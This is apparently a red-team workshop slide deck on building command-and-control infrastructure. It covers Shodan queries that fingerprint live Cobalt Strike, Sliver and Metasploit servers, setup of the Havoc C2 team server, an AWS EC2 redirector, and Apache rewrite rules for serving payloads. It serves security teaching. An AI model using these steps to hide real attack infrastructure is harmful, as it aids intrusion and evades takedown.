

Arsenal Assembly: Creating Red Team Infrastructure

Aaron Haymore
@Zonifer

A dark blue diagonal gradient bar that starts from the bottom left and extends towards the top right, covering the lower half of the slide.

Aaron Haymore @0Xzon @zonifer



Research Program
Coordinator



App Sec &
Red Team



Pentesting
Adjunct
Professor

ultraviolet

Cloud Security Trainer

Things We'll Do

- Spin up AWS resources to host infrastructure
- Configuring Apache as a stealthy redirector
- Install C2 team server
- Create payloads
- DNS communication


Red Teaming

Red Teaming

Red teaming assesses the overall security posture of an organization by simulating real-world attack scenarios, including social engineering and physical breaches. It is a long-term, comprehensive evaluation that tests the effectiveness of security controls and response capabilities, offering strategic recommendations for improvement.



Conventional Infrastructure & The Problem




Cobalt Strike

TOTAL RESULTS

218

TOP COUNTRIES



China134

Hong Kong26

United States14

Netherlands7

Russian Federation7

More...

TOP PORTS

443	156
8443	25
4433	13
4443	5
9443	3

- View Report
- Download Results
- Historical Trend
- View on Map
- Advanced Search

Access Granted: Want to get more out of your existing Shodan account? Check out [everything you have access to.](#)

142.171.177.156

220-107-52-198-dedicate
d.multacom.com
MULTACOM
CORPORATION
United States, Los Angeles
self-signed

SSL Certificate

Issued By:
Common Name:
Organization:
Issued To:
Common Name:
Organization:
Supported SSL Versions:
TLSv1.2, TLSv1.3
Diffie-Hellman Fingerprint:
RFC2409/Oakley Group 2

HTTP/1.1 404 Not Found
Date: Sat, 5 Oct 2024 15:15:57 GMT
Content-Type: text/plain
Content-Length: 0
Cobalt Strike Beacon:
x86:
beacon_type: HTTPS
dns-beacon.strategy_fail_seconds: -1
dns-beacon.strategy_fail_x: -1
dns-beacon.strategy_rotate_seconds: -1
http-get.clien...

2024-10-05T15:15:57.905952

120.78.7.92

Aliyun Computing Co., LTD
China, Shenzhen
self-signed


SSL Certificate

Issued By:
Common Name:
Organization:
Issued To:
Common Name:
Organization:
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2
Diffie-Hellman Fingerprint:

HTTP/1.1 404 Not Found
Date: Sat, 5 Oct 2024 15:12:54 GMT
Content-Type: text/plain
Content-Length: 0

2024-10-05T15:12:54.204193

Sliver


 SHODAN

Explore

Downloads

Pricing [↗](#)

port:31337 product:"Sliver C2"



TOTAL RESULTS

498

TOP COUNTRIES



United States	125
Germany	53
Hong Kong	46
Netherlands	43
China	38

[More...](#)

TOP ORGANIZATIONS

DigitalOcean, LLC	84
Linode	15
Aliyun Computing Co., LTD	14
Microsoft Corporation	13
Contabo GmbH	8

[More...](#)

 View Report

 Download Results

 Historical Trend

 View on Map

 Advanced Search

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out [Gravwell](#)

207.148.78.124

207.148.78.124.vultrusercon
tent.com
[The Constant Company,
LLC](#)
 Singapore, Singapore

cloud

c2

 SSL Certificate

Issued By:
|- Common Name:
operators

Issued To:
|- Common Name:
multiplayer

SSL Error: TLSV1_ALERT_PROTOCOL_VERSION

190.14.37.116

server3.brandprotectionip.c
om
[Offshore Racks S.A](#)
 Panama, Panamá

c2

 SSL Certificate

Issued By:
|- Common Name:
operators

Issued To:
|- Common Name:
multiplayer

SSL Error: TLSV1_ALERT_PROTOCOL_VERSION

45.32.124.195

45.32.124.195.vultrusercon
tent.com
[Vultr Holdings, LLC](#)
 Singapore, Singapore

c2

 SSL Certificate


Issued By:
|- Common Name:
operators

Issued To:
|- Common Name:
multiplayer

SSL Error: TLSV1_ALERT_PROTOCOL_VERSION


188.166.217.198


Metasploit

 SHODAN

Explore

Downloads


Pricing 

ssl:"MetasploitSelfSignedCA" 

TOTAL RESULTS

349

TOP COUNTRIES




United States	76
Germany	61
China	28
Netherlands	24
France	23


More...


TOP PORTS


3790	341
443	3
3780	2
1337	1
9001	1


More...

 View Report



 Download Results

 Historical Trend


 View on Map


 Advanced Search

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out [Grawwell](#)

 Metasploit is initializing... 

178.18.252.98
vml579783.contaboserver.n
et
[Contabo GmbH](#)
Germany, Düsseldorf





 SSL Certificate

Issued By:
|- Common Name:
MetasploitSelfSignedCA
|- Organization:
Rapid7



Issued To:
|- Common Name:
ge1.cloudzyzones.com
|- Organization:
Rapid7


Supported SSL Versions:
TLSv1.2

HTTP/1.1 502 Bad Gateway
Server: nginx
Date: Sat, 05 Oct 2024 15:13:14 GMT
Content-Type: text/html
Content-Length: 4116
Connection: keep-alive
ETag: "62bf5b91-1014"

 Metasploit 

13.56.214.28
ec2-13-56-214-28.us-wes
t-1.compute.amazonaws.co
m
[Amazon Technologies Inc.](#)
United States, San
Jose

 SSL Certificate

Issued By:
|- Common Name:
MetasploitSelfSignedCA
|- Organization:
Rapid7

Issued To:
|- Common Name:
metasploit.superiorconsultingllc.com
|- Organization:
Rapid7


HTTP/1.1 200 OK
Server: nginx
Date: Sat, 05 Oct 2024 14:43:48 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Link: </assets/jquery_migrate/jquery-migrate-15add9e305a

NGINX To The Rescue




- Web Server
- **Reverse Proxy**
- Load Balancer
- Content Cache

A Solution – Proxied Infrastructure



Example Flow



SHODAN

Explore

Downloads


Pricing

product:"nginx"

TOTAL RESULTS

35,218,613

TOP COUNTRIES



United States	7,808,362
China	7,362,133
Hong Kong	3,343,779
Germany	2,742,188
Japan	1,412,178
More...	

TOP PORTS

80	12,123,603
443	9,340,138
5000	727,168
5001	631,329
8888	511,064
More...	

View Report

Download Results

Historical Trend

Browse Images

View on Map

Advanced

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out [Gravwell](#)

Savannah Estates | Homeowners Association

192.0.78.12

wordpress.com

Automatic, Inc

United States, San Francisco

php

SSL Certificate

Issued By:

- Common Name:

Sectigo ECC Domain Validation Secure Server CA

- Organization:

Sectigo Limited

Issued To:

- Common Name:

*.wordpress.com

Supported SSL Versions:

TLSv1.2, TLSv1.3

HTTP/1.1 200 OK

Server: nginx

Date: Sat, 05 Oct 2024 15:48:59 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

Connection: keep-alive

Vary: Accept-Encoding

X-hacker: Want root? Visit join.a8c.com/hacker and mention t

Host-Header: WordPress.com

Vary: accep...

Home Page

44.193.104.172

newsdirect.com

www.newsdirect.com

ec2-44-193-104-172.compu

te-1.amazonaws.com

Amazon Data Services NoVa

United States, Ashburn

SSL Certificate

Issued By:

- Common Name:

Amazon RSA 2048 M02

- Organization:

Amazon

Issued To:

- Common Name:

www.newsdirect.com

Supported SSL Versions:

TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK

Date: Sat, 05 Oct 2024 15:46:29 GMT

Content-Type: text/html; charset=utf-8

Transfer-Encoding: chunked

Connection: keep-alive

Server: nginx/1.21.1

CF-Ray: 8cde8b730ee8241a-IAD


CF-Cache-Status: HIT

Age: 3250


Cache-Control: s-maxage=7200,max-age=5

Last-Modified: Sat, 05 Oct ...

Take Down Of Traditional Impact



Take Down Of Proxied Impact



Labs!

Havoc Installation & Configuration.

Kali VM Creation

<https://www.kali.org/get-kali/#kali-virtual-machines>



Pre-built Virtual Machines

Kali Linux [VMware](#) & [VirtualBox](#) images are available for users who prefer, or whose specific needs require a virtual machine installation.


These images have the default credentials "kali/kali".

[Virtual Machines Documentation](#) >

64-bit

32-bit

Recommended



64

VMware


3.1G

torrent

docs

sum

Recommended



64

VirtualBox


3.1G

torrent

docs

sum

Recommended



64

Hyper-V


3.1G

torrent

docs

sum

Recommended



64

QEMU

3.1G

torrent

docs

sum

Download Source

```
git clone https://github.com/HavocFramework/Havoc.git
```

Dependencies

<https://havocframework.com/docs/installation>

```
sudo apt install -y git build-essential apt-utils cmake libfontconfig1  
libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev  
libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev  
mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools  
libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev  
libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
```

Team Server Dependencies

```
cd teamserver  
go mod download golang.org/x/sys  
go mod download github.com/ugorji/go  
cd ..
```

Build & Run Team Server

```
# Install musl Compiler & Build Binary (From Havoc Root Directory)
```

```
make ts-build
```

```
# Run the teamserver
```

```
./havoc server --profile ./profiles/havoc.yaotl -v --debug
```

(kali@kali)-[~/Havoc]

\$./havoc server --profile ./profiles/havoc.yaotl -v --debug

HAVOC

pwn and elevate until it's done

[22:02:07] [DEBUG] [cmd.init.func2:59]: Debug mode enabled

[22:02:07] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]

[22:02:07] [INFO] Havoc profile: ./profiles/havoc.yaotl

[22:02:07] [INFO] Build:

- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc

- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc

- Nasm : /usr/bin/nasm

[22:02:07] [INFO] Time: 16/10/2024 22:02:07

[22:02:07] [INFO] Teamserver logs saved under: data/loot/2024.10.16_22:02:07

[22:02:07] [DEBUG] [server.(*Teamserver).Start:53]: Starting teamserver...

[22:02:07] [INFO] Starting Teamserver on wss://0.0.0.0:40056

[22:02:07] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint

[22:02:07] [INFO] Opens existing database: data/teamserver.db

[22:02:07] [DEBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...

[22:02:07] [DEBUG] [server.(*Teamserver).Start:492]: Wait til the server shutdown

[22:02:08] [DEBUG] [certs.generateCertificate:223]: Valid from 2024-10-15 22:02:08.589197787 -0600 MDT to 2027-10-15 22:02:08.589197787 -0600 MDT

[22:02:08] [DEBUG] [certs.generateCertificate:228]: Serial Number: 46480047855674240705772030452368563538

[22:02:08] [DEBUG] [certs.generateCertificate:234]: Authority certificate

[22:02:08] [DEBUG] [certs.generateCertificate:247]: ExtKeyUsage = [1 2]

[22:02:08] [DEBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 0.0.0.0


[22:02:08] [DEBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY

Build & Run Client

```
# Build the client Binary (From Havoc Root Directory)
make client-build

# Run the client
./havoc client
```

Neo:password1234



30 *Minutes*

AWS EC2 Creation



Services

Q ec2



N. Virginia



Route 53



EC2

EC2 Dashboard

EC2 Global View

Events

▼ Instances

Instances

Instance Types

Launch Templates

Spot Requests

Savings Plans

Reserved Instances

Dedicated Hosts

Capacity Reservations

▼ Images

AMIs

AMI Catalog

▼ Elastic Block Store

Services

Features

Resources **New**

Documentation

Knowledge articles

Marketplace

Blog posts

Events

Tutorials

Search results for 'ec2'

Services

Show more



EC2 ★

Virtual Servers in the Cloud



EC2 Image Builder ☆

A managed service to automate build, customize and deploy OS images



Recycle Bin

Protect resources from accidental deletion

Features

Show more

Dashboard





EC2 feature

EC2 Instances

- EC2 Dashboard
- EC2 Global View
- Events
- ▼ Instances
- Instances
- Instance Types
- Launch Templates
- Spot Requests
- Savings Plans
- Reserved Instances
- Dedicated Hosts
- Capacity Reservations New
- ▼ Images
- AMIs
- AMI Catalog
- ▼ Elastic Block Store

Resources

EC2 Global View



You are using the following Amazon EC2 resources in the US East (N. Virginia) Region:

Instances (running)	0	Auto Scaling Groups	0	Capacity Reservations	0
Dedicated Hosts	0	Elastic IPs	0	Instances	0
Key pairs	1	Load balancers	0	Placement groups	0
Security groups	3	Snapshots	0	Volumes	0

Launch instance


To get started, launch an Amazon EC2 instance, which is a virtual server in the cloud.

Launch instance

▼

Migrate a server

Service health

AWS Health Dashboard

Region

US East (N. Virginia)

Status

Name and tags [Info](#)

Name

Redirector


[Add additional tags](#)

▼ Application and OS Images (Amazon Machine Image) [Info](#)


An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below

 Search our full catalog including 1000s of application and OS images


Quick Start




Amazon Linux




macOS




Ubuntu




Windows



Red Hat



SUSE Linux



[Browse more AMIs](#)

Including AMIs from AWS, Marketplace and the Community

Amazon Machine Image (AMI)

Ubuntu Server 24.04 LTS (HVM), SSD Volume Type
ami-0866a3c8686eaeaba (64-bit (x86)) / ami-0325498274077fac5 (64-bit (Arm))
Virtualization: hvm ENA enabled: true Root device type: ebs

Free tier eligible ▼

▼ Instance type [Info](#) | [Get advice](#)

Instance type

t2.micro

Family: t2 1 vCPU 1 GiB Memory Current generation: true

On-Demand Windows base pricing: 0.0162 USD per Hour

On-Demand SUSE base pricing: 0.0116 USD per Hour

On-Demand RHEL base pricing: 0.026 USD per Hour

On-Demand Linux base pricing: 0.0116 USD per Hour

Free tier eligible

☐ All generations

[Compare instance types](#)

[Additional costs apply for AMIs with pre-installed software](#)

▼ Key pair (login) [Info](#)

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - *required*

M3Mac



[Create new key pair](#)

The rest of the defaults is fine

✔ **Success**

Successfully initiated launch of instance (i-0675d8e33a827aef3)

Instances (1) Info

Last updated
less than a minute ago



Connect

Instance state ▼

Actions ▼

Launch instances



Find Instance by attribute or tag (case-sensitive)

All states ▼

Instance ID = i-0675d8e33a827aef3



Clear filters

< 1 >



<input type="checkbox"/>	Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IP
<input type="checkbox"/>	Redirector	i-0675d8e33a827aef3	Running	t2.micro	Initializing	View alarms +	us-east-1a	ec2-16b1301c-1c2c-4000-9000-000000000000

Instance summary for i-0675d8e33a827aef3 (Redirector) [Info](#)

Updated less than a minute ago

[Connect](#)

Instance state ▼

Actions ▼

Instance ID

i-0675d8e33a827aef3 (Redirector)

IPv6 address

-

Hostname type

IP name: ip-172-31-35-165.ec2.internal

Answer private resource DNS name

IPv4 (A)

Auto-assigned IP address

35.175.255.205 [Public IP]

IAM Role

-

IMDSv2

Required

Public IPv4 address

 35.175.255.205 | [open address](#)

Instance state

Running

Private IP DNS name (IPv4 only)

ip-172-31-35-165.ec2.internal

Instance type

t2.micro

VPC ID

[vpc-0cfef930fd0bbd818](#)

Subnet ID

[subnet-0c95f26b31337d379](#)

Instance ARN

arn:aws:ec2:us-east-1:531010196170:instance/
i-0675d8e33a827aef3

Private IPv4 addresses

172.31.35.165

Public IPv4 DNS

 ec2-35-175-255-205.compute-1.amazonaws.com |
[open address](#)

Elastic IP addresses

-

AWS Compute Optimizer finding

[Opt-in to AWS Compute Optimizer for recommendations.](#)| [Learn more](#)

Auto Scaling Group name

-

```
zonifer@zonifers-Laptop Downloads % chmod 600 M3Mac.pem  
zonifer@zonifers-Laptop Downloads % ssh -i M3Mac.pem ubuntu@35.175.255.205
```

```
ubuntu@ip-172-31-35-165:~$
```

Allow Port 80

Instances (1/1) [Info](#) Last updated 19 minutes ago Refresh Connect Instance state ▼ Actions ▼ Launch instances

All states ▼

Instance state = running Clear filters < 1 >

<input checked="" type="checkbox"/>	Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Pub
<input checked="" type="checkbox"/>	Redirector	i-0675d8e33a827aef3	Running	t2.micro	2/2 checks passed	View alarms +	us-east-1a	ec2-

i-0675d8e33a827aef3 (Redirector) Settings >

[Details](#) | [Status and alarms](#) | [Monitoring](#) | **[Security](#)** | [Networking](#) | [Storage](#) | [Tags](#)

▼ Security details

IAM Role -	Owner ID 531010196170	Launch time Thu Oct 17 2024 21:19:05 GMT-0600 (Mountain Daylight Time)
Security groups sg-070026fde60cd28b8 (launch-wizard-3)		

Allow Port 80

Inbound rules

Outbound rules

Tags

Inbound rules (2)



Manage tags

Edit inbound rules

Search

< 1 >

<input type="checkbox"/>	Name ▾	Security group rule... ▾	IP version ▾	Type ▾	Protocol ▾	Port range
<input type="checkbox"/>	-	sgr-0b99db17698150...	IPv4	SSH	TCP	22
<input type="checkbox"/>	-	sgr-02651550616ed8c...	IPv4	HTTP	TCP	80

30 *Minutes*

NGINX Install & Config

NGINX Installation




</> Shell

```
1  sudo apt install apache2
2  sudo a2enmod ssl rewrite proxy proxy_http
3  sudo systemctl restart apache2
```

/etc/apache2/sites-enabled/000-default.conf

Add right above </VirtualHost>



```
<Directory /var/www/html/>  
    Options Indexes FollowSymLinks MultiViews  
    AllowOverride All  
    Require all granted  
</Directory>
```

This configuration block does the following:

- **Options Indexes FollowSymLinks MultiViews:** Allows indexing of directories, following symbolic links, and multi-view content negotiation.
- **AllowOverride All:** Permits `.htaccess` files to override Apache configurations.
- **Require all granted:** Grants access to all requests.

create .htaccess in /var/www/html

```
RewriteCond %{DOCUMENT_ROOT}/payload/%{REQUEST_URI} -f
```

```
RewriteRule ^(.*)$ /var/www/html/$1 [L]
```

